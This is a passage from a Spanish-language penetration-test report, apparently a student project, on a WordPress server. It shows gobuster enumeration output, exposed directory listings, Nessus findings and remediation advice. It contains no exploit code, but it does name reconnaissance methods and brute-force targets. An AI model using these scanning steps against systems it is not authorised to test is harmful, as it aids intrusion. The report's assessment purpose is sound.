[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode




/login (Status: 302) [Size: 0] [→ http://localhost/wp-login.php]
/login.php (Status: 302) [Size: 0] [→ http://localhost/wp-login.php]
/.php (Status: 403) [Size: 278]
/index.php (Status: 301) [Size: 0] [→ http://192.168.1.118/]
Progress: 230 / 661683 (0.03%) [ERROR] Get "http://192.168.1.118/2006": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/serial": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/2006.txt": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/serial.php": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/images": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/11.php": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/11": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/download": context deadline exceeded (Client.Timeout exceeded)
[ERROR] Get "http://192.168.1.118/download.php": context deadline exceeded (Client.Timeout exceeded)
/0 (Status: 301) [Size: 0] [→ http://192.168.1.118/0/]
/wp-content (Status: 301) [Size: 319] [→ http://192.168.1.118/wp-content/]
/admin (Status: 302) [Size: 0] [→ http://localhost/wp-admin/]
/wp-login.php (Status: 200) [Size: 4345]
/license.txt (Status: 200) [Size: 19903]
/wp-includes (Status: 301) [Size: 320] [→ http://192.168.1.118/wp-includes/]
/wp-register.php (Status: 301) [Size: 0] [→ http://localhost/wp-login.php?action=r
/wp-rss2.php (Status: 301) [Size: 0] [→ http://localhost/index.php/feed/]
```

Durante el escaneo con Gobuster, se identificaron varios directorios y archivos relevantes en el servidor web, algunos de los cuales podrían ser puntos de acceso potencialmente vulnerables. A continuación, se detallan los hallazgos más significativos:

- **/wp-login.php:**
 - **Estado:** 302 (Redirección).
 - **Descripción:** El archivo de inicio de sesión de WordPress, lo que podría ser un objetivo para ataques de fuerza bruta.
- **/wp-admin:**
 - **Estado:** 301 (Redirección).
 - **Descripción:** El directorio wp-admin es la página de administración de WordPress, lo que lo convierte en un objetivo clave para posibles ataques si no está adecuadamente protegido.




Index of /wp-content/uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 2024/	2024-10-08 16:49	-	
 2025/	2025-07-06 03:12	-	

Apache/2.4.62 (Debian) Server at 192.168.1.118 Port 80

- **/wp-content/uploads/:**
 - **Estado:** Listado de directorios habilitado.
 - **Descripción:** El directorio uploads es donde se almacenan archivos subidos, y su listado de directorios está habilitado. Esto significa que cualquier usuario puede ver los archivos almacenados, lo que representa un riesgo de exposición.

- **/wp-includes/:**
 - **Estado:** Listado de directorios habilitado.
 - **Descripción:** El directorio wp-includes contiene archivos esenciales de WordPress, y su listado habilitado podría permitir a un atacante identificar archivos de interés para explotar.



Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2024-09-10 11:23	-	
IXR/	2024-09-10 11:23	-	
PHPMailer/	2024-09-10 11:23	-	
Requests/	2024-09-10 11:23	-	
SimplePie/	2025-07-06 03:12	-	
Text/	2025-07-06 03:12	-	
admin-bar.php	2025-07-06 03:12	36K	
assets/	2025-07-06 03:12	-	
atomlib.php	2025-07-06 03:12	12K	
author-template.php	2023-05-14 13:58	19K	
block-bindings.php	2024-06-12 08:44	5.5K	
block-bindings/	2024-09-10 11:23	-	
block-editor.php	2025-07-06 03:12	28K	
block-i18n.json	2021-08-11 05:08	316	
block-patterns.php	2025-07-06 03:12	13K	
block-patterns/	2024-09-10 11:23	-	
block-supports/	2025-07-06 03:12	-	
block-template-utils.php	2025-07-06 03:12	60K	
block-template.php	2025-07-06 03:12	15K	
blocks.php	2025-07-06 03:12	109K	
blocks/	2025-07-06 03:12	-	
bookmark-template.php	2025-07-06 03:12	12K	
bookmark.php	2024-03-23 10:20	15K	
cache-compat.php	2022-10-10 14:22	5.8K	
cache.php	2022-10-10 14:22	13K	
canonical.php	2025-07-06 03:12	34K	

- **Impacto de los Resultados**

El hecho de que el listado de directorios esté habilitado en directorios como /wp-content/uploads/ y /wp-includes/ es una vulnerabilidad crítica, ya que permite a los atacantes acceder fácilmente a archivos que no deberían ser accesibles públicamente. Además, los directorios /wp-login.php y /wp-admin deben estar protegidos con medidas adicionales, como autenticación multifactor y limitación de intentos de inicio de sesión, para evitar ataques de fuerza bruta.

4. Escaneo con Nessus

Se realizó un escaneo exhaustivo del sistema utilizando Nessus para identificar posibles vulnerabilidades. Esta herramienta proporcionó un análisis detallado de los servicios activos y posibles fallos de seguridad en el servidor. Los resultados del escaneo están disponibles en el informe generado por Nessus, el cual contiene información técnica más profunda sobre las vulnerabilidades detectadas.

Para obtener un análisis más detallado y técnico de las vulnerabilidades encontradas, se recomienda consultar el informe completo de Nessus, que se adjunta aparte con el nombre **Nessus_Scan_Proyecto_Final.pdf**.

TABLE OF CONTENTS

Vulnerabilities by Plugin

• 10114 (1) - ICMP Timestamp Request Remote Date Disclosure.....	5
• 11219 (3) - Nessus SYN scanner.....	7
• 22964 (3) - Service Detection.....	8
• 10092 (1) - FTP Server Detection.....	9
• 10107 (1) - HTTP Server Type and Version.....	10
• 10267 (1) - SSH Server Type and Version Information.....	11
• 10287 (1) - Traceroute Information.....	12
• 10302 (1) - Web Server robots.txt Information Disclosure.....	13
• 10881 (1) - SSH Protocol Versions Supported.....	14
• 11936 (1) - OS Identification.....	15
• 12053 (1) - Host Fully Qualified Domain Name (FQDN) Resolution.....	16
• 19506 (1) - Nessus Scan Information.....	17
• 24260 (1) - HyperText Transfer Protocol (HTTP) Information.....	19
• 25220 (1) - TCP/IP Timestamps Supported.....	22
• 35716 (1) - Ethernet Card Manufacturer Detection.....	23

5. Conclusión

Tras realizar los escaneos y explotación de vulnerabilidades en el servidor de LEX Abogados & Asociados, se identificaron varios puntos críticos de seguridad que deben ser corregidos para mejorar la protección del sistema. Entre las principales vulnerabilidades detectadas se encuentran fallos en la configuración de los servicios FTP, HTTP (WordPress) y SSH, lo que podría permitir a un atacante obtener acceso no autorizado, realizar ataques de denegación de servicio (DoS) o comprometer la disponibilidad de los servicios.

Se recomienda implementar las acciones correctivas, como actualizaciones de software, mejoras en la configuración de los servicios, y fortalecimiento de las medidas de autenticación para proteger el sistema contra posibles amenazas. Además, el informe de Nessus proporciona un análisis técnico detallado de las vulnerabilidades detectadas y debe ser consultado para obtener información más profunda sobre los riesgos identificados.